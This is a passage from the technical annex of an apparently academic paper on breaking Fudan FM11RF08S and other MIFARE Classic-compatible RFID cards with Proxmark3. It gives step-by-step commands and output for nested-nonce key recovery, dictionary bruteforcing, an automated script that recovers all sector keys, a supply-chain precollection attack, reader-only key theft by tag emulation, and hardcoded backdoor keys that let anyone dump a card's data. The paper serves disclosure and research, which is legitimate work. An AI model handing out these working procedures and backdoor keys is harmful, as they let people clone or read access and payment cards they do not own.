                  then nt_enc is 7bfc7a5b and nt_par_err is 1110
Example:
  tools/mfc/card_only/staticnested_1nt a13e4902 15 d14191b3 2e9e49fc 1111
                                     +uid      +s +nt      +nt_enc +nt_par_err
```

### A.6.2 Example

Get clear nested nT of target block 7 == sector 1, “keyA”

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f
```

(showing only the relevant lines)

```
[#] auth nested cmd: 64 07 | uid: 5c467f63 | nr: de234cce @| nt: c87825a2 @idx 33598| par: 1100 ok | ntenc: 11b5d1d4 | parerr: 0111
```

Get encrypted nonce and its parity errors of target block 7, keyA

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 4 --key a396efa4e24f --a2
```

```
[#] auth nested cmd: 60 07 | uid: 5c467f63 | nr: cd8ed150 @| nt: e4640b1d @idx -1| par: 1010 bad| ntenc: bd3928fb | parerr: 0100
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 c87825a2 bd3928fb 0100
uid=5c467f63 nt=c87825a2 nt_enc=bd3928fb nt_par_err=0100 nt_par_enc=1010 ks1=75410d59
Finding key candidates...
Finding phase complete, found 38515 keys
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2.dic --no-default
[+] Loaded 38515 keys from dictionary file `keys_5c467f63_01_c87825a2.dic`
[=] Running strategy 1
. Testing 28730/38515 74,6%
[+] Key A for block 7 found: aaaaaaaaaa07
[=] Time in checkkeys (fast) 195,5s
```

## A.7 Another way to Recover Nested Nonces in Proxmark3: hf mf isen

We presented in Annex A.3 the command `hf mf isen` and its usage.

This annex section explains how to use its option `--collect_fm11rf08s_without_backdoor` to recover clear nested  $n_T$  values of a FM11RF08S without using the backdoor commands.

We need to provide a first known key and measure the nonce distance as explained in Section IX.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=50a96433 dist=2651
[+] time: 382 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-001.json`

[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=a592cd28 dist=2657
[+] time: 381 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-002.json`
```

Unfortunately, the measured nonce distance is unstable: 2651 then 2657. This allows already to narrow down the clear  $n_T$  value but we can stabilize the measure but moving the tag further away until the nonce distance becomes stable around a higher value.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=66945027 dist=2674
[+] time: 382 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-003.json`

[usb] pm3 --> hf mf isen --collect_fm11rf08s_without_backdoor --blk 0 -a -k 835D7593985B
[#] Block 0 key 0 nested nT=12a4b4bc first nT=66945027 dist=2674
[+] time: 381 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces-004.json`
```

At this point, `hf-mf-ADC9FC11-nonces-003.json` and `hf-mf-ADC9FC11-nonces-004.json` are identical and contain the correct clear nested  $n_T$  values.

## A.8 Faster Backdoored Nested Attack in Proxmark3: staticnested\_2x1nt\_rf08s

### A.8.1 Usage

Syntax corresponding to commit af3a16b.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s
Usage:
./staticnested_2x1nt_rf08s keys <uid:08x> <sector:02> <nt1:08x>.dic keys <uid:08x> <sector:02>_<nt2:08x>.dic
where both dict files are produced by staticnested_1nt *for the same UID and same sector*
```

### A.8.2 Example

Starting from Annex A.6.2 example, we want a second dictionary for keyB.

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f
```

```
[#] auth nested cmd: 65 07 | uid: 5c467f63 | nr: 63e11ca2 @| nt: f68c32ea @idx 57123| par: 0000 ok | ntenc: 2bc5e28a | parerr: 1110
```

```
[usb] pm3 --> hf mf isen -n1 --blk 7 -c 5 --key a396efa4e24f --b2
```

```
[#] auth nested cmd: 61 07 | uid: 5c467f63 | nr: 27727b1b @| nt: 786823bf @idx -1| par: 0101 bad| ntenc: a1a54308 | parerr: 0001
```

```
$ tools/mfc/card_only/staticnested_1nt 5c467f63 1 f68c32ea a1a54308 0001
uid=5c467f63 nt=f68c32ea nt_enc=a1a54308 nt_par_err=0001 nt_par_enc=0101 ksl=572971e2
Finding key candidates...
Finding phase complete, found 30623 keys
```

Then we can filter jointly both dictionaries.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s
keys_5c467f63_01_c87825a2.dic keys_5c467f63_01_f68c32ea.dic
keys_5c467f63_01_c87825a2.dic: 38515 keys loaded
keys_5c467f63_01_f68c32ea.dic: 30623 keys loaded
keys_5c467f63_01_c87825a2_filtered.dic: 14328 keys saved
keys_5c467f63_01_f68c32ea_filtered.dic: 13589 keys saved
```

Bruteforce keyA given the generated dictionary.

```
[usb] pm3 --> hf mf fchk --blk 7 -a -f keys_5c467f63_01_c87825a2_filtered.dic --no-default
[+] Loaded 14328 keys from dictionary file `keys_5c467f63_01_c87825a2_filtered.dic`
[=] Running strategy 1
. Testing 10625/14328 74,2%
[+] Key A for block 7 found: aaaaaaaaaa07
[=] Time in checkkeys (fast) 72,5s
```



### A.9 Faster Backdoored Nested Attack in Proxmark3: staticnested\_2x1nt\_rf08s\_1key

### A.9.1 Usage

Syntax corresponding to commit af3a16b.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key
Usage:
  tools/mfc/card_only/staticnested_2x1nt_rf08s_1key <nt1:08x> <key1:012x> keys_<uid:08x>_<sector:02>_<nt2:08x>.dic
  where dict file is produced by rf08s_nested_known *for the same UID and same sector* as provided nt and key
```

### A.9.2 Example

Starting from Annex A.8.2 example, we know keyA and want to find keyB without using fchk.

```
$ tools/mfc/card_only/staticnested_2x1nt_rf08s_1key_c87825a2
AAAAAAAAA07 keys 5c467f63_01_f68c32ea_filtered.dic
keys 5c467f63_01_f68c32ea_filtered.dic: 13589 keys loaded
MATCH: key2=bbbbbbbbbbb07
```

## A.10 FM11RF08S Automation Script in Proxmark3

### A.10.1 Usage

Syntax corresponding to commit af3a16b.

```
[usb] pm3 --> script run fm11rf08s_recovery.py -h
[+] executing python /usr/local/bin/./share/proxmark3/pyscripts/fm11rf08s_recovery.py
[+] args '-h'
usage: fm11rf08s_recovery.py [-h] [-x] [-y] [-n] [-k] [-d] [-s]

A script combining staticnested* tools to recover all keys from a FM11RF08S card.

options:
  -h, --help            show this help message and exit
  -x, --init-check      Run an initial fchk for default keys
  -y, --final-check     Run a final fchk with the found keys
  -n, --no-oob          Do not save out of bounds keys
  -k, --keep            Keep generated dictionaries after processing
  -d, --debug           Enable debug mode
  -s, --supply-chain    Enable supply-chain mode. Look for hf-mf-XXXXXXX-default_nonces.json
```

To measure the actual duration of recovering all the keys of a FM11RF08S, we ran a few cracking tests on a card with various configurations generated by Python scripts.

### A.10.2 Example with 32 random keys

```
import random
for i in range(3, 64, 4):
    print(f"hf mf wrbl --blk {i} "
          f"-d {random.randint(0, 1 << 48):012X}FF078069{random.randint(0, 1 << 48):012X}")
```

Listing 15: Generate Proxmark3 commands to configure a tag with 32 random keys

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 059E2905BFCCFF078069268B753AD4AC
hf mf wrbl --blk 7 -d 558EE17E0008FF0780690BF54BD7107C
hf mf wrbl --blk 11 -d 079C24ACF18CFF0780691CAF832699D0
hf mf wrbl --blk 15 -d 7201D5B22C82FF078069B4F2D05D7F38
hf mf wrbl --blk 19 -d ED58B4CA888AFF07806933E7B73607F7
hf mf wrbl --blk 23 -d ECCD64C991A8FF078069837DFB4738A1
hf mf wrbl --blk 27 -d EDEC16B6363AFF0780698F3EE01C031D
hf mf wrbl --blk 31 -d 5520667A4E04FF0780694FBCA5272A47
hf mf wrbl --blk 35 -d 7D8910E7BCA1FF078069F0044771663C
hf mf wrbl --blk 39 -d 59AA8DA3283AFF07806969A18517CFDA
hf mf wrbl --blk 43 -d 9C69D89E6D3CFF0780693A75A3770BE9
hf mf wrbl --blk 47 -d 3683E7E68E7EFF0780699904C28EEBF6
hf mf wrbl --blk 51 -d 4D9583D3356DFF0780691617EC281DEB
hf mf wrbl --blk 55 -d DD856A74817EFF078069E26256D54033
hf mf wrbl --blk 59 -d 1684DAC6DBE6FF078069538E660BF14A
hf mf wrbl --blk 63 -d 4B021D237DBDFF0780696EE621EC9752
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1: 0 minutes 2 seconds -----
[=] Loading mfc default keys.dic
[=] Running staticnested_lnt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2: 0 minutes 14 seconds -----
[=] Still about 17 minutes 30 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector 0 keyA = 059e2905bfcc
[=] Sector 15 keyB = 6ee621ec9752
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3: 21 minutes 1 seconds -----
[=] ---- TOTAL: 21 minutes 18 seconds -----
[+] finished fm11rf08s_recovery.py
```

### A.10.3 Example with 16 random keys, with keyA = keyB in each sector

```
import random
for i in range(3, 64, 4):
    key = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {key:012X}FF078069{key:012X}")
```

Listing 16: Generate Proxmark3 commands to configure a tag with 16 random keys, with keyA = keyB in each sector

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 11A41F3E3530FF07806911A41F3E3530
hf mf wrbl --blk 7 -d 701A8FE09FA1FF078069701A8FE09FA1
hf mf wrbl --blk 11 -d C0CB1FCC3C19FF078069C0CB1FCC3C19
hf mf wrbl --blk 15 -d A5E847C9AFAFF078069A5E847C9AFA
hf mf wrbl --blk 19 -d 1476FA753BB7FF0780691476FA753BB7
hf mf wrbl --blk 23 -d CC22AC14C49CFF078069CC22AC14C49C
hf mf wrbl --blk 27 -d 783F1C948615FF078069783F1C948615
hf mf wrbl --blk 31 -d 042206D18EADFF078069042206D18EAD
hf mf wrbl --blk 35 -d 3DFD44BEB7BBFF0780693DFD44BEB7BB
hf mf wrbl --blk 39 -d 42554EDEB113FF07806942554EDEB113
hf mf wrbl --blk 43 -d EBCA17342ABAFF078069EBCA17342ABA
hf mf wrbl --blk 47 -d CA1D466D44E5FF078069CA1D466D44E5
hf mf wrbl --blk 51 -d 53CDD8A9C36EFF07806953CDD8A9C36E
hf mf wrbl --blk 55 -d A795B458E8DDFF078069A795B458E8DD
hf mf wrbl --blk 59 -d 6910DC14D0E9FF0780696910DC14D0E9
hf mf wrbl --blk 63 -d BECB15C2DA08FF078069BECB15C2DA08
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args ''
[=] UID: 5C467F63
[=] Getting nonces...
[=] Generating first dump file
[=] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 1: 0 minutes 2 seconds -----
[=] Loading mfc default keys.dic
[=] Running staticnested_lnt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2: 0 minutes 3 seconds -----
[=] Still about 34 minutes 4 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
[=] Sector 0 keyA = 11a41f3e3530
[=] Sector 15 keyB = becb15c2da08
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[=] ----Step 3: 32 minutes 24 seconds -----
[=] ---- TOTAL: 32 minutes 29 seconds -----
[+] finished fm11rf08s_recovery.py
```

#### A.10.4 Example with 24 random keys, 8 being reused in 2 sectors each

```
import random
for i in range(3, 64, 16):
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i} -d {keyA:012X}FF078069{keyB:012X}")
    # reuse keyA
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+4} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    keyB = random.randint(0, 1 << 48)
    print(f"hf mf wrbl --blk {i+8} -d {keyA:012X}FF078069{keyB:012X}")
    keyA = random.randint(0, 1 << 48)
    # reuse keyB
    print(f"hf mf wrbl --blk {i+12} -d {keyA:012X}FF078069{keyB:012X}")
```

Listing 17: Generate Proxmark3 commands to configure a tag with 24 random keys, 8 being reused in 2 sectors each

In our test, it resulted in the following Proxmark3 commands, which we applied to a card.

```
hf mf wrbl --blk 3 -d 835D7593985BFF078069807182F971B5
hf mf wrbl --blk 7 -d 835D7593985BFF0780690E82A4D66BAF
hf mf wrbl --blk 11 -d B364DAAD7077FF0780692427B64CF9F9
hf mf wrbl --blk 15 -d 3A54F6524F9AFF0780692427B64CF9F9
hf mf wrbl --blk 19 -d 4F6CF1780BA4FF0780697250A67EA665
hf mf wrbl --blk 23 -d 4F6CF1780BA4FF07806961887FD879EA
hf mf wrbl --blk 27 -d 00CB63257D01FF07806984F8CC9D2DD8
hf mf wrbl --blk 31 -d D3A8028E3FC8FF07806984F8CC9D2DD8
hf mf wrbl --blk 35 -d 8F5F40BC1483FF078069D812ADA2A2E1
hf mf wrbl --blk 39 -d 8F5F40BC1483FF0780699C488977E45A
hf mf wrbl --blk 43 -d 43DF6F69641CFF07806911E9F0E2A614
hf mf wrbl --blk 47 -d 5CA4DB30F379FF07806911E9F0E2A614
hf mf wrbl --blk 51 -d 8DC829576957FF0780697B12EEC0322D
hf mf wrbl --blk 55 -d 8DC829576957FF078069393B612F84F0
hf mf wrbl --blk 59 -d 7739D70CC589FF078069307026A71835
hf mf wrbl --blk 63 -d 5D83D7C4336EFF078069307026A71835
```

Then, we applied our script chaining all the steps mentioned in the paper.

```
[usb] pm3 --> script run fm11rf08s_recovery.py
[+] executing python ../pyscripts/fm11rf08s_recovery.py
[+] args ''
[+] UID: 5C467F63
[+] Getting nonces...
[+] Generating first dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[+] ----Step 1: 0 minutes 2 seconds -----
[+] Loading mfc_default_keys.dic
[+] Running staticnested_int & 2xInt when doable...
[+] Looking for common keys across sectors...
[+] Saving duplicates dicts...
[+] Computing needed time for attack...
[+] ----Step 2: 0 minutes 11 seconds -----
[+] Still about 0 minutes 5 seconds to run...
[+] Brute-forcing keys... Press any key to interrupt
[+] Sector 0 keyA = 835d7593985b
[+] Sector 15 keyB = 307026a71835
[+] Generating binary key file
[+] Found keys have been dumped to `hf-mf-5C467F63-key.bin`
[+] Generating final dump file
[+] Data have been dumped to `hf-mf-5C467F63-dump.bin`
[+] ----Step 3: 0 minutes 2 seconds -----
[+] ---- TOTAL: 0 minutes 16 seconds -----
[+] finished fm11rf08s_recovery.py
```

## A.10.5 Supply-Chain Attack with 32 random keys

### A.10.5.1 Phase 1: Supply Chain Nonces Acquisition

We first collect all nested nonces from virgin FM11RF08S tags with default FFFFFFFFFF keys.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s --key A396EFA4E24F
[+] time: 1523 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-4DD22712-nonces.json`
```

We then squeeze the produced JSON files to just keep the needed clear nonces<sup>14</sup>.

```
$ cat ~/proxmark3/dumps/hf-mf-4DD22712-nonces.json | \
jq '{Created: .Created, FileType: "fm11rf08s_default_nonces", nt: .nt | del(["32"]) | map_values(.a)}'
{
  "Created": "proxmark3",
  "FileType": "fm11rf08s_default_nonces",
  "nt": {
    "0": "761236E4",
    "1": "8CFDB28A",
    "2": "C72350AE",
    "3": "EDFF14F8",
    "4": "5F75094D",
    "5": "BFCFDAF3",
    "6": "41028BFA",
    "7": "CA3E57AF",
    "8": "620F2D85",
    "9": "7463DC14",
    "10": "440F0715",
    "11": "BEBBF8FF",
    "12": "63D53C9C",
    "13": "0F400DD2",
    "14": "8A0A2D81",
    "15": "D4BE4D0B"
  }
}
```

And save the result in `~/proxmark3/dumps/hf-mf-4DD22712-default_nonces.json`.

### A.10.5.2 Phase 2: Personalization

Suppose the tag was personalized by its owner. For example injecting 32 random keys as seen in Annex A.10.2.

### A.10.5.3 Phase 3: Fast Recovery

Now, if we encounter again the tag with UID 4DD22712, we can run our recovery script with the `-s` option.

```
[usb] pm3 --> script run fm11rf08s_recovery -s
[+] executing python fm11rf08s_recovery.py
[+] args '-s'
[=] UID: 4DD22712
[=] Getting nonces...
[=] Generating first dump file
[=] Data has been dumped to `~/proxmark3/dumps/hf-mf-4DD22712-dump.bin`
[=] ----Step 1: 0 minutes 1 seconds -----
[=] Loading mfc default keys.dic
[=] Loaded default nonces from ~/proxmark3/dumps/hf-mf-4DD22712-default_nonces.json.
[=] Running staticnested_lnt & 2x1nt when doable...
[=] Looking for common keys across sectors...
[=] Computing needed time for attack...
[=] ----Step 2: 0 minutes 14 seconds -----
[=] Still about 0 minutes 5 seconds to run...
[=] Brute-forcing keys... Press any key to interrupt
...

[+] found keys:
...
[=] ----Step 3: 0 minutes 3 seconds -----
[=] ---- TOTAL: 0 minutes 19 seconds -----
```

It took 19 seconds, to be compared with the 21 minutes of the example in Annex A.10.2.

---

<sup>14</sup>Technically we could even store only half of the nonces as the second half can be reconstructed using the 16-bit LFSR.

### A.11 Support for Reader-Only Nested Key Recovery in Proxmark3

### A.11.1 Usage

We implemented the support of nested key recovery in the particular case when the clear  $n_T$  is known.

Syntax corresponding to commit af3a16b.

```
$ tools/mfc/card_only/mfkey32nested
```

MIFARE Classic key recovery - known nT scenario  
Recover key from one reader authentication answer only  
syntax: mfkey32nested <uid> <nt> <{nt}> <{nr}> <{ar}>

### A.11.2 Example

Assuming we obtain the following reader answer after having replayed a  $\{n_T\}$  with its parity, encrypted version of a known  $n_T=4bbf8a12$  with a yet-to-be-found key. Card UID was 5c467f63.

|     |     |     |     |    |    |     |    |     |       |    |          |
|-----|-----|-----|-----|----|----|-----|----|-----|-------|----|----------|
| Tag | ab! | b3! | 0b! | D1 |    |     |    |     | AUTH: | nt | (enc)    |
| Rdr | 46  | 03  | 39  | 66 | AD | c1! | 81 | 62! | AUTH: | nr | ar (enc) |

```
$ tools/mfc/card_only/mfkey32nested 5C467F63 4bbf8a12 abb30bd1 46033966 adc18162

MIFARE Classic key recovery - known nT scenario
Recover key from one reader authentication answer only
Recovering key for:
  uid: 5c467f63
  nt: 4bbf8a12
  {nt}: abb30bd1
  {nr}: 46033966
  {ar}: adc18162

LFSR successor of the tag challenge:
  ar: 77cc87f8

Keystream used to generate {nt}:
  ks0: e00c81c3

Keystream used to generate {ar}:
  ks2: da0d069a

Found Key: [059e2905bfcc]
```



## A.12 Support for Backdoor Authentication Commands in Proxmark3

### A.12.1 Usage

We implemented the support of backdoor authentication commands in a number of existing Proxmark3 commands related to MIFARE Classic, besides `hf mf isen` presented in Annex A.3.

They share the same additional option `-c`.

```
options:
...
-a          Input key specified is A key (default)
-b          Input key specified is B key
-c <dec>    input key type is key A + offset
```

Some examples:

- `-a` and `-c 0` are synonym and produce the authentication command `60xx` ;
- `-b` and `-c 1` are synonym and produce the authentication command `61xx` ;
- Backdoor keys can be used on relevant cards with `-c 4` and `-c 5`, producing commands `64xx` and `65xx` as seen in Section VIII.

### A.12.2 Block 0 Example

One can always read block 0 of a FM11RF08S with the following command.

```
[usb] pm3 --> hf mf rdbl --blk 0 -c 4 --key A396EFA4E24F
[=]  # | sector 00 / 0x00 | ascii
[=]  ---+-----+-----+
[=]  0 | 5C 46 7F 63 06 08 04 00 04 02 34 A2 13 65 CA 90 | \F.c.....4..e..
```

### A.12.3 Data Dump Example

One can even dump all data blocks at once in a glimpse, as we only need one single authentication followed by 64 reads.

```
[usb] pm3 --> hf mf ecfill -c 4 --key A396EFA4E24F
[+] Fill ( ok ) in 278 ms

[usb] pm3 --> hf mf eview
[=] downloading emulator memory

[=]  sec | blk | data | ascii
[=]  ---+---+---+---+
[=]    0 |    0 | 9D F2 02 12 7F 08 04 00 03 DB 0A 42 C6 1B 6A 90 | .....B..j.
[=]    .
[=]    .
[=]   15 |   60 | 20 5F 5F 20 20 5F 5F 20 20 20 20 20 20 5F 5F 20 20 |
[=]    61 |   61 | 7C 20 20 5C 7C 5F 20 7C 5C 2F 7C 2F 20 20 5C 20 |
[=]    62 |   62 | 7C 5F 5F 2F 7C 5F 5F 7C 20 20 7C 5C 5F 5F 2F 20 |
[=]    63 |   63 | 00 00 00 00 00 00 00 FF 07 80 69 00 00 00 00 00 00 |
[=]  ---+---+---+---+ |  |
[=]                                |  |
```

### A.12.4 Breaking an Older Backdoor Key

Assuming you know block 0 keyA, the attack against a FM11RF08 is straightforward and immediate with these new options.

```
[usb] pm3 --> hf mf nested --blk 0 -a -k FFFFFFFFFF --tblk 0 --tc 4
[+] Found 1 key candidates

[+] Target block    0 key type 64 -- found valid key [ A31667A8CEC1 ]
```

### A.12.5 Another Block 0 Example

One can read block 0 of old cards sharing the same backdoor key we found above, with the following command.

```
[usb] pm3 --> hf mf rdbl --blk 0 -c 4 --key A31667A8CEC1
[=]  # | sector 00 / 0x00 | ascii
[=]  ---+-----+-----+
[=]  0 | 42 0A 53 32 29 88 04 00 44 EE 37 09 30 36 3A 30 | B.S2)...D.7.06:0
```

### A.12.6 Darknested attack

On these cards, one can use the old backdoor key for a nested attack, rather than having to use the darkside attack first.

```
[usb] pm3 --> hf mf nested -c 4 -k A31667A8CEC1 --tblk 0 --ta
```

### A.12.7 Data Dump on FM11RF32N

On all cards supporting one of the backdoor keys, we can dump the data blocks, as shown on FM11RF08S in Annex A.12.3. Let's see how much time it takes on a larger FM11RF32N...

```
[usb] pm3 --> hf mf ecfll -c 4 --key 518B3354E760 --4k
[+] Fill ( ok ) in 872 ms
```

### A.12.8 Usage in hf 14a raw

To facilitate some investigations, we added support for the CRYPTO1 protocol in the hf 14a raw command.

```
[usb] pm3 --> hf 14a raw
Sends raw bytes over ISO14443a. With option to use TOPAZ 14a mode.

usage:
  hf 14a raw [-hack3rs] [-t <ms>] [-b <dec>] [--ecp] [--mag] [--topaz] [--crypto1] <hex> [<hex>]...

options:
  ... --crypto1                Use crypto1 session
  ...

examples/notes:
  ... Cryptol session example, with special auth shortcut 6xxx<key>:
  hf 14a raw --crypto1 -skc 6000FFFFFFFFFFFFFFF
  hf 14a raw --crypto1 -kc 3000
  hf 14a raw --crypto1 -kc 6007FFFFFFFFFFFFFFF
  hf 14a raw --crypto1 -c 3007
```

As illustrated above, it supports nested authentications as well.

We claimed in Section VII that once authenticated with the backdoor to one sector, we can read all blocks from all sectors. Let's verify it.

```
[usb] pm3 --> hf 14a raw --crypto1 -s3kc 6400A396EFA4E24F
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -kc 3000
[+] 1D 17 10 12 08 08 04 00 03 7F 45 03 DB A7 11 90 [ 20 E7 ]
[usb] pm3 --> hf 14a raw --crypto1 -kc 3007
[+] 00 00 00 00 00 00 FF 07 80 69 00 00 00 00 00 [ 3D AE ]
[usb] pm3 --> hf 14a raw --crypto1 -c 3080
[+] A5 5A 3C C3 3C F0 00 00 00 00 00 00 00 04 08 88 [ 55 E4 ]
```

## A.13 Support for Data-First Reader-Only Attack in Proxmark3

### A.13.1 Usage

We added the support of reader-only attacks in the particular case when the data is already known and, for the FM11RF08S, the support of nested authentications when the clear  $n_T$  is known.

hf mf sim received the following extra options.

Syntax corresponding to commit af3a16b.

```
options:
...
-x          Performs the 'reader attack', nr/ar attack against a reader.
-y          Performs the nested 'reader attack'.
            This requires preloading nt & nt_enc in emulator memory. Implies -x.
            Fill simulator keys from found keys.
-e, --emukeys Requires -x or -y. Implies -i.
            Simulation will restart automatically.
--allowkeyb Allow key B even if readable
```

The last option is to simulate the non-standard behavior of Fudan cards.

### A.13.2 Example of First Authentication Reader-Only Attack

#### A.13.2.1 Phase 1: Fast Data Acquisition on Tag

We proceed with the data dump of the target tag as shown in Annex A.12.3

```
[usb] pm3 --> hf mf ecfill -c 4 --key A396EFA4E24F
[+] Fill ( ok ) in 278 ms
```

#### A.13.2.2 Phase 2: Attack on Reader

We move to the target reader and simulate the tag, without knowing its keys yet.

```
[usb] pm3 --> hf mf sim --lk -x -e
[=] Note: option -e implies -i
[=] MIFARE 1K | 0 bytes UID n/a
[=] Options [ numreads: 0, flags: 0x0441 ]
[=] Press pm3 button or a key to abort simulation
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA : 00 04
[#] SAK : 08
```

To simulate a reader, we use a second Proxmark3.

On a real reader, all next steps are happening within a couple of seconds.

The reader tries to authenticate the card but it fails as our emulator does not know the corresponding key.

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[#] Auth error
```

The reader tries again...

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[#] Auth error
```

At this point, our emulator has enough information to recover the key used by the reader. It stops the emulation, recovers the key, injects it in the emulator memory and restarts the emulation.

```
[#] Emulator stopped. Tracing: 1 trace length: 240
[=] Reader is trying authenticate with: Key A, sector 00: [835d7593985b]
[=] Setting Emulator Memory Block 03: [83 5D 75 93 98 5B FF 07 80 69 00 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA : 00 04
[#] SAK : 08
```

The reader tries again...

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[=] # | sector 00 / 0x00 | ascii
[=] -----+-----
[=] 0 | AD C9 FC 11 89 08 04 00 03 95 1F 8A 90 A7 2D 90 | .....~.
```

### A.13.3 Example of Nested Authentication Reader-Only Attack

Usually reader-only attacks cannot handle nested authentications, but thanks to the ability to recover clear nested  $n_T$  from FM11RF08S tags, we could add this support to `hf mf sim`.

#### A.13.3.1 Phase 1: Fast Data Acquisition on Tag

We proceed with the data dump of the target tag, but also the collection of all  $n_{T_A}$ ,  $n_{T_B}$ ,  $\{n_{T_A}\}$ ,  $\{n_{T_B}\}$ , and their encrypted parity.

It is possible thanks to the command introduced in Annex A.3.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s_with_data -c 4 -k A396EFA4E24F
[+] time: 1748 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces_with_data.json`
```

The collected data and nonces are also left in the emulator memory, so we can directly proceed with the next step.

#### A.13.3.2 Phase 2: Attack on Reader

We move to the target reader and simulate the tag, without knowing its keys yet.

```
[usb] pm3 --> hf mf sim --lk -y -e
[=] Note: option -y implies -x
[=] Note: option -e implies -i
[=] MIFARE 1K | 0 bytes UID n/a
[=] Options [ numreads: 0, flags: 0x0c41 ]
[=] Press pm3 button or a key to abort simulation
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: 00000000
[#] ATQA : 00 04
[#] SAK : 08
```

To simulate a reader, we use a second Proxmark3.

As seen above, the reader tries three times to authenticate with a first key and only the third time our emulation is able to reply correctly. To demonstrate a nested authentication in the next steps, we will use `hf 14a raw --crypto1`.

04 indicates a failure of the authentication and 0A a success.

```
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 04
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 04
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 0A
```

Before the third attempt, the emulator broke the first key.

```
[#] Emulator stopped. Tracing: 1 trace length: 240
[=] Reader is trying authenticate with: Key A, sector 00: [835d7593985b]
[=] Setting Emulator Memory Block 03: [83 5D 75 93 98 5B FF 07 80 69 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA : 00 04
[#] SAK : 08
```

Now the reader tries to perform a nested authentication on another sector, but it fails as we don't know that key yet.

```
[usb] pm3 --> hf 14a raw --crypto1 -kc 60208F5F40BC1483
[+] 04
```

This attempt is enough for the emulator to immediately break the new sector key and restart.

```
[#] Emulator stopped. Tracing: 1 trace length: 176
[=] Reader is trying authenticate with: Key A, sector 08: [8f5f40bc1483]
[=] Setting Emulator Memory Block 35: [8F 5F 40 BC 14 83 FF 07 80 69 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA : 00 04
[#] SAK : 08
```

Now when the reader rediscovers the tag, its first and nested authentications are accepted and the data is delivered.

```
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -kc 60208F5F40BC1483
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -c 3020
[+] 5F 5F 20 20 20 5F 5F 20 5F 5F 20 20 20 20 20 [ 1E C9 ]
```

### A.14 Influence of the configured key to $n_T$

